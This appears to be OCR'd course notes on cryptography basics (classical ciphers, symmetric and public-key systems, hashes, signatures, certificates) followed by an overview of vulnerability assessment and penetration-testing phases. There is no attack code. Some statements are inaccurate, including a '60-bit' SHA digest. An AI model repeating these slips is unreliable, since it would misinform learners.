2) Data Integrity: - Ensuring the information has not been altered by unauthorized or unknown means. One must have the ability to detect data manipulation by unauthorized parties. Data manipulation includes such things as insertion, deletion, and substitution

3) Authentication: - Authentication is a service related to identification. This function applies to both entities and information. The sender and receiver can confirm each other‗s identity and the origin/destination of the information.

4) Non-Repudiation: - Non-repudiation prevents either sender or receiver from denying a message. Thus, when a message is sent, the receiver can prove that the message was in fact send by the alleged sender. Similarly, when a message is received, the sender can prove the alleged receiver in fact received that message.

7.3 Methods Of Cryptography

- **Rotation:** In rotation ciphers letters are rotate by other letters. The transformation can be represented by aligning two alphabets; the cipher alphabet is the plain alphabet rotated left or right by some number of positions.
- **Substitution:** The name substitution cipher comes from the fact that each letter that you want to encipher is substituted by another letter or symbol, but the order in which these appear is kept the same.
- **Transposition:** In transposition ciphers the letters are arranged in a different order.

➢ Rotational Ciphers

Rotation ciphers have a long history, a famous example being the Caesar Cipher, a substitution cipher used to encode messages by substituting letters by other letters a fixed number of positions (rotating) away in alphabetic location.

Double-encoding ROT13 results in a shift of 26, which is exactly the original message and is the same as no encoding. This is often humorously termed 2ROT13 or ROT26.
Decrypting a rotationally encrypted message requires no key. It only requires the knowledge that rotational substitution is being used.

➢ Substitution Cipher

The simple substitution cipher is a cipher that has been in use for many hundreds of years. It basically consists of substituting every plaintext character for a different cipher text character. It differs from Caesar cipher in that the cipher alphabet is not simply the alphabet shifted, it is completely jumbled.

There are several types of substitution cryptosystems:
A. Monoalphabetic substitution involves replacing each letter in the message with another letter of the alphabet
B. Polyalphabetic substitution involves using a series of monoalphabetic ciphers that are periodically reused.

A. Monoalphabetic substitution
The encryption and decryption steps involved with the simple substitution cipher. The text we will encrypt is ―defend the east wall of the castle‖. Keys for the simple substitution cipher usually consist of 26 letters (compared to the caser cipher's single number). An example key is:

plain alphabet : abcdefghijklmnopqrstuvwxyz
cipher alphabet: phqgiumeaylnofdxjkrcvstzwb

An example encryption using the above key:

plaintext : defend the east wall of the castle
Ciphertext: giuifgceiiprctpnn du ceiqprcni

It is easy to see how each character in the plaintext is replaced with the Corresponding letter in the cipher alphabet.

B. Polyalphabetic substitution

Several substitutions are used. It is used to hide the statistics of the plain-text. For example:

Suppose that a Polyalphabetic cipher of period 3 is being used, with the three monoalphabetic ciphers M1, M2, M3 as defined below.

To encrypt a message, the first 3 letters of the plaintext are enciphered according to ciphers M1, M2, M3 respectively, with the process being repeated for each subsequent block of 3 plaintext letters.

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
M1:	K	D	N	H	P	A	W	X	C	Z	I	M	Q	J	B	Y	E	T	U	G	V	R	F	O	S	L
M2:	P	A	G	U	K	H	J	B	Y	D	S	O	E	M	Q	N	W	F	Z	I	T	C	V	L	X	R
M3:	J	M	F	Z	R	N	L	D	O	W	G	I	A	K	E	S	U	C	Q	V	H	Y	X	T	P	B


Example:-

<u>Plaintext</u>	<u>Cipher text</u>
Now is the time for every good man	JCQ CZ VXK VCER AQC PCRTX LBQZ QPK

➢ Transposition Cipher

Transposition (or anagram) ciphers are where the letters are jumbled up together. Instead of replacing characters with other characters, this cipher just changes the order of the characters.

A transposition cipher is a rearrangement of the letters in the plaintext according to some specific system & key (i.e. a permutation of the plaintext).



M	E	G	A	B	U	C	K
7	4	5	1	2	8	3	6
p	l	e	a	s	e	t	r
a	n	s	f	e	r	o	n
e	m	i	l	l	i	o	n
d	o	l	l	a	r	s	t
o	m	y	s	w	i	s	s
b	a	n	k	a	c	c	o
u	n	t	s	i	x	t	w
o	t	w	o	a	b	c	d

Example:-

Plaintext:	Ciphertext:
Please transfer one million dollars to my Swiss bank account six two	AFLLSKSOSELAWAIATOOSSCTCL NMOMANTESILYNTWRNNTSOWD PAEDOBUOERIRICXB

7.4 Types of Cryptography

There are two main types of cryptography:
1. Secret key cryptography
2. Public key cryptography

In cryptographic systems, the term *key* refers to a numerical value used by an algorithm to alter information, making that information secure and visible only to individuals who have the corresponding key to recover the information.


❖ Secret-key encryption uses one key, the secret key, to both encrypt and decrypt messages. This is also called symmetric encryption. The term "private key" is often used inappropriately to refer to the secret key.

❖ Public key cryptography, also called asymmetric encryption, uses a pair of keys for encryption and decryption. With public key cryptography, keys work in pairs of matched public and private keys. The public key can be freely distributed without compromising the private key, which must be kept secret by its owner. Because these keys work only as a pair, encryption initiated with the public key can be decrypted only with the corresponding private key.

1. SYMMETRIC KEY CRYPTOGRAPHY
It is also called conventional or private-key or single-key or secret key. Sender and recipient share a common key. With *secret key cryptography*, a single key is used for both encryption and decryption. The sender uses the key (or some set of rules) to encrypt the plaintext and sends the cipher text to the receiver. The receiver applies the same key (or rule set) to decrypt the message and recover the plaintext.

Secret key cryptography is also known as symmetric key cryptography. With this type of cryptography, both the sender and the receiver know the same secret code, called the key. Messages are encrypted by the sender using the key and decrypted by the receiver using the same key.


This method works well if you are communicating with only a limited number of people, but it becomes impractical to exchange secret keys with large numbers of people. In addition, there is also the problem of how you communicate the secret key securely.



Secret-key cryptography is often used to encrypt data on hard drives. The person encrypting the data holds the key privately and there is no problem with key distribution. Secret-key cryptography is also used for communication devices like bridges that encrypt all data that cross the link. A network administrator programs two devices with the same key, and then personally transports them to their physical locations.

If secret-key cryptography is used to send secret messages between two parties, both the sender and receiver must have a copy of the secret key. However, the key may be compromised during transit. If you know the party you are exchanging messages with, you can give them the key in advance. However, if you need to send an encrypted message to someone you have never met; you'll need to figure out a way to exchange keys in a secure way.

- **Symmetric Key Algorithms**



Symmetric key cryptography Algorithm


Algorithm	**Key Length**	**Additional Information**
DES	56 bits	Data Encryption Standard
Triple DES	128 bits to 192 bits in 64 bit increments.	A triple application of DES.
AES	128, 192, or 256 bits	Advanced Encryption Standard
RC2, RC4	40 bits to 1024 bits in 8 bit increments.	Replacement for DES.
IDEA	128-bit key	International Data Encryption Algorithm
BLOWFISH	Varies from 32 bit to 448 bits.	Blowfish is a 64 bit block cipher

2. ASYMMETRIC CRYPTOGRAPHY (PUBLIC-KEY CRYPTOGRAPHY)

Asymmetric cryptography or public-key cryptography is cryptography in which a pair of keys is used to encrypt and decrypt a message so that it arrives securely. Initially, a network user receives a public and private key pair from a certificate authority. Any other user who wants to send an encrypted message can get the intended recipient's public key from a public directory. They use this key to encrypt the message, and they send it to the recipient. When the recipient gets the message, they decrypt it with their private key, which no one else should have access to.

The following example illustrates how public key cryptography works:

- Alice wants to communicate secretly with Tom. Alice encrypts her message using Tom‘s public key (which Tom made available to everyone) and Alice sends the scrambled message to Tom.
- When Tom receives the message, he uses his private key to unscramble the message so that he can read it.
- When Tom sends a reply to Alice, he scrambles the message using Alice‘s public key.
- When Alice receives Tom‘s reply, she uses her private key to unscramble his message.


Sender
Receiver
Receiver's Public Key
Receiver's Private Key
To be, or not to be, that is the question, whether tis nobler in the
Unencrypted Message
Encryption Algorithm
Sidbkjacakso sucyniscuasy ciascnmasca skjchslakmjca dxccioeuewkja
Encrypted Message
Encryption Algorithm
To be, or not to be, that is the question, whether tis nobler in the
Unencrypted Message

- **Public Key (Asymmetric Key) Algorithms:**

Diffie-Hellman	Key exchange protocol
RSA	Public key encryption and digital signatures
ElGamal	Public key encryption and digital signatures
DSA	Digital signatures


7.5 Hash Function

A Hash function is any function that can be used to map data of arbitrary size to data of fixed size, with slight differences in input data producing very big differences in output data. The values returned by a hash function are called hash values, hash codes, hash sums, or simply hashes. Hash values are commonly used to differentiate between data. For example, in implementing a set in software, one has to avoid including an element more than once. Recent developments in internet payment networks also uses a form of 'hashing' for producing checksums, bringing additional attention to the term.

Hash functions are primarily used to generate fixed-length output data that acts as a shortened reference to the original data. This is useful when the original data is too cumbersome to use in its entirety.

One practical use is a data structure called a hash table where the data is stored associatively. Searching linearly for a person's name in a list becomes cumbersome as the length of the list increases, but the hashed value can be used to store a reference to the original data and retrieve constant time (barring collisions). Another use is in cryptography, the science of encoding and safeguarding data. It is easy to generate hash values from input data and easy to verify that the data matches the hash, but for certain hash functions hard to 'fake' a hash value to hide malicious data. This is the principle behind the PGP algorithm for data validation.

There are several well-known hash functions used in cryptography. These include the messagedigest hash functions MD2, MD4, and MD5, used for hashing digital signatures into a shorter value called a message-digest, and the Secure Hash Algorithm (SHA), a standard algorithm, that makes a larger (60-bit) message digest and is like MD4.


Alice
Message
Hash
Alice locks box with her private key
Message
Message sent with signature
Bob
Bob compares hash values
Hash
Hash
Bob unlocks box with Alice's public key

7.6 Digital Signature

Signatures are commonly used to authenticate documents. When you sign a physical document, you are authenticating its contents. Similarly, digital signatures are used to authenticate the contents of electronic documents.

A digital signature is an electronic signature that can be used to authenticate the identity of the sender of a message or the signer of a document, and possibly to ensure that the original content of the message or document that has been sent is unchanged. Digital signatures are easily transportable, cannot be imitated by someone else, and can be automatically time-stamped. The ability to ensure that the original signed message arrived means that the sender cannot easily repudiate it later.

Example of Digital Signature:-

Assume you were going to send the draft of a contract to your lawyer in another town. You want to give your lawyer the assurance that it was unchanged from what you sent and that it is really from you.

1. You copy-and-paste the contract (it's a short one!) into an e-mail note.
2. Using special software, you obtain a message hash (mathematical summary) of the contract.
3. You then use a private key that you have previously obtained from a public-private key authority to encrypt the hash.
4. The encrypted hash becomes your digital signature of the message. (Note that it will be different each time you send a message.)

At the other end, your lawyer receives the message.

1. To make sure it's intact and from you, your lawyer makes a hash of the received message.
2. Your lawyer then uses your public key to decrypt the message hash or summary.
3. If the hashes match, the received message is valid.

7.7 Digital Certificate

A digital certificate is an electronic "passport" that allows a person, computer or organization to exchange information securely over the Internet using the public key infrastructure (PKI). A digital certificate may also be referred to as a public key certificate.

Just like a passport, a digital certificate provides identifying information is forgery resistant and can be verified because it was issued by an official, trusted agency. The certificate contains the name of the certificate holder, a serial number, expiration dates, a copy of the certificate holder's public key (used for encrypting messages and digital signatures) and the digital signature of the certificate-issuing authority (CA) so that a recipient can verify that the certificate is real.

To provide evidence that a certificate is genuine and valid, it is digitally signed by a root certificate belonging to a trusted certificate authority. Operating systems and browsers maintain lists of trusted CA root certificates so they can easily verify certificates that the CAs have issued and signed. When PKI is deployed internally, digital certificates can be self-signed.

➢ **What makes up a digital certificate?**

The electronic files that comprise the digital certificate contain:

1. The person's name
2. An email address
3. A serial number
4. A public key
5. An expiration date (certificates are valid for five years)
6. A digital signature

When you download a digital certificate, you will receive both public and private keys. The public keys are the ones that you will use to sign and encrypt documents. The private keys are the ones that will be stored on your computer. You should never, ever share the private keys.

- **Why should I use Digital Certificate?**

There are several benefits to using Digital Certificates:

- Send signed email messages. This ensures the recipients that the message came from you and not someone pretending to be you. This is particularly important when sending out official university messages, such as from the President's Office.
- Encrypt the contents of email messages and attachments, protecting them from being read by online intruders. Only your intended recipient can decrypt them.
- Encrypt files and/or folders on your computer. This is helpful for lost or stolen mobile devices and laptops because thieves would need to know your password to access any of the encrypted files or folders.
- Streamline business processes by allowing people to use digital certificates to electronically sign documents or approve something at a given stage of the process.

UNIT – 8
Vulnerability Assessment and Penetration Testing Framework

8.1 Concept of Vulnerability Assessment


Vulnerability Assessment can be defined as a process of examination, discovery, and identification of system and applications security measures and weaknesses. Systems and applications are examined for security measures to identify the effectiveness of deployed security layer to withstand attacks and misuses. Vulnerability assessment also helps to recognize the vulnerabilities that could be exploited, need of additional security layers, and information's that can be revealed using scanners.

8.2 Life Cycle of Vulnerability Assessment

The Vulnerability Management Life Cycle is intended to allow organizations to identify computer system security weaknesses; prioritize assets; assess, report, and remediate the weaknesses; and verify that they have been eliminated.

In computer security, a *vulnerability* is a security flaw or weakness that allows an intruder to reduce a system's information assurance. A vulnerability requires three elements: a system weakness, an intruder's access to the weakness, and the intruder's ability to exploit the weakness using a tool or technique.

- **Steps in the Vulnerability Management Life Cycle**



The steps in the Vulnerability Management Life Cycle are described below.

1. **Discover:** Inventory all assets across the network and identify host details including operating system and open services to identify vulnerabilities. Develop a network baseline. Identify security vulnerabilities on a regular automated schedule.
2. **Prioritize Assets:** Categorize assets into groups or business units, and assign a business value to asset groups based on their criticality to your business operation.
3. **Assess:** Determine a baseline risk profile so you can eliminate risks based on asset criticality, vulnerability threat, and asset classification.
4. **Report:** Measure the level of business risk associated with your assets according to your security policies. Document a security plan, monitor suspicious activity, and describe known vulnerabilities.
5. **Remediate:** Prioritize and fix vulnerabilities in order according to business risk. Establish controls and demonstrate progress.
6. **Verify:** Verify that threats have been eliminated through follow-up audits.

8.3 Types of Vulnerability Assessments

- **Active Assessments:** Active Assessment is the process of Vulnerability Assessment which includes actively sending requests to the live network and examining the responses. In short, it is the process of assessment which requires probing the target host.
- **Passive Assessments:** Passive Assessment is the process of Vulnerability Assessment which usually includes packet sniffing to discover vulnerabilities, running services, open ports and other information. However, it is the process of assessment without interfering the target host.
- **External Assessment:** Another type in which Vulnerability assessment can be categorized is an External assessment. It the process of assessment with hacking's perspective to find out vulnerabilities to exploit them from outside.
- **Internal Assessment:** This is another technique to find vulnerabilities. Internal assessment includes discovering vulnerabilities by scanning internal network and infrastructure.

8.4 Methodology of Vulnerability Assessment

The methodology for vulnerability assessments include the following steps, regardless of whether it is done by different vulnerability assessment tools or manually.

- **Initial Planning** – Identifying the specific area of the organization’s IT infrastructure to assess for bugs.
- **Scanning** – Manual or automated scanning of the target areas for possible or potential security vulnerabilities, flaws, exploitable bugs, and false positives.
- **Analysis** – Analyzing the detected vulnerabilities for their potential impact, suggesting remedies, and quantifying the bugs to mark their severity and urgency of remediation.
- **Remediation** – Applying various security measures to fix glitches by introducing product updates or system upgrades.


8.5 Concept of Penetration Testing

A penetration test, also known as a pen test, is a simulated cyber-attack against your computer system to check for exploitable vulnerabilities. In the context of web application security, penetration testing is commonly used to augment a web application firewall (WAF).

Pen testing can involve the attempted breaching of any number of application systems, (e.g., application protocol interfaces (APIs), frontend/backend servers) to uncover vulnerabilities, such as unsensitized inputs that are susceptible to code injection attacks.

8.6 Phases of Penetration Testing

The Six Phases of a Penetration Test


Pre-Engagement Interactions
Reconnaissance or OSINT
Threat Modeling & Vulnerability Identification
Exploitation
Post-Exploitation, Analysis, & Recommendations
Reporting

These six phases are critical to the successful planning and execution of a penetration test. Learn more about each of the phases of penetration testing in the points below.

1. Pre-Engagement Interactions

One over-looked step to penetration testing is pre-engagement interactions or scoping. During this pre-phase, a penetration testing company will outline the logistics of the test, expectations, legal implications, objectives and goals the customer would like to achieve.

During the Pre-Engagement phase, the penetration testers should work with your company to fully understand any risks, your organizational culture, and the best pentesting strategy for your organization. You may want to perform a white box, black box, or gray box penetration test. It’s at this stage when the planning occurs along with aligning your goals to specific pentesting outcomes.

2. Reconnaissance or Open Source Intelligence (OSINT) Gathering

Reconnaissance or Open Source Intelligence (OSINT) gathering is an important first step in penetration testing. A pentester works on gathering as much intelligence on your organization and the potential targets for exploit.

Depending on which type of pentest you agree upon, your penetration tester may have varying degrees of information about your organization or may need to identify critical information on their own to uncover vulnerabilities and entry points in your environment.

Common intelligence gathering techniques include:

- Search engine queries
- Domain name searches/WHOIS lookups
- Social Engineering
- Tax Records
- Internet Footprinting – email addresses, usernames, social networks,
- Internal Footprinting –Ping sweeps, port scanning, reverse DNS, packet sniffing
- Dumpster Diving
- Tailgating

A pentester uses an exhaustive checklist for finding open entry points and vulnerabilities within the organization. The OSINT Framework provides a plethora of details for open information sources.

3. Threat Modeling & Vulnerability Identification

During the threat modeling and vulnerability identification phase, the tester identifies targets and maps the attack vectors. Any information gathered during the Reconnaissance phase is used to inform the method of attack during the penetration test.

The most common areas a pentester will map and identify include:

- Business assets – identify and categorize high-value assets

    - Employee data
    - Customer data
    - Technical data

- Threats – identify and categorize internal and external threats
    - Internal threats – Management, employees, vendors, etc.
    - External threats – Ports, Network Protocols, Web Applications, Network Traffic, etc.

A pentester will often use a vulnerability scanner to complete a discovery and inventory on the security risks posed by identified vulnerabilities. Then the pentester will validate if the vulnerability is exploitable. The list of vulnerabilities is shared at the end of the pentest exercise during the reporting phase.

4. Exploitation

With a map of all possible vulnerabilities and entry points, the pentester begins to test the exploits found within your network, applications, and data. The goal is for the ethical hacker is to see exactly how far they can get into your environment, identify high-value targets, and avoid any detection.

If you established a scope initially, then the pentester will only go as far as determined by the guidelines you agreed upon during the initial scoping. For example, you may define in your scope to not pentest cloud services or avoid a zero-day attack simulation.

Some of the standard exploit tactics include:

- Web Application Attacks
- Network Attacks
- Memory-based attacks
- Wi-Fi attacks
- Zero-Day Angle
- Physical Attacks
- Social engineering

The ethical hacker will also review and document how vulnerabilities are exploited as well as explain the techniques and tactics used to obtain access to high-value targets. Lastly, during the exploitation phase, the ethical hacker should explain with clarity what the results were from the exploit on high-value targets.

5. Post-Exploitation, Risk Analysis & Recommendations

After the exploitation phase is complete, the goal is to document the methods used to gain access to your organization’s valuable information. The penetration tester should be able to determine the value of the compromised systems and any value associated with the sensitive data captured.

Some pentesters are unable to quantify the impact of accessing data or are unable to provide recommendations on how to remediate the vulnerabilities within the environment. Make sure you ask to see a sanitized penetration testing report that clearly shows recommendations for fixing security holes and vulnerabilities.

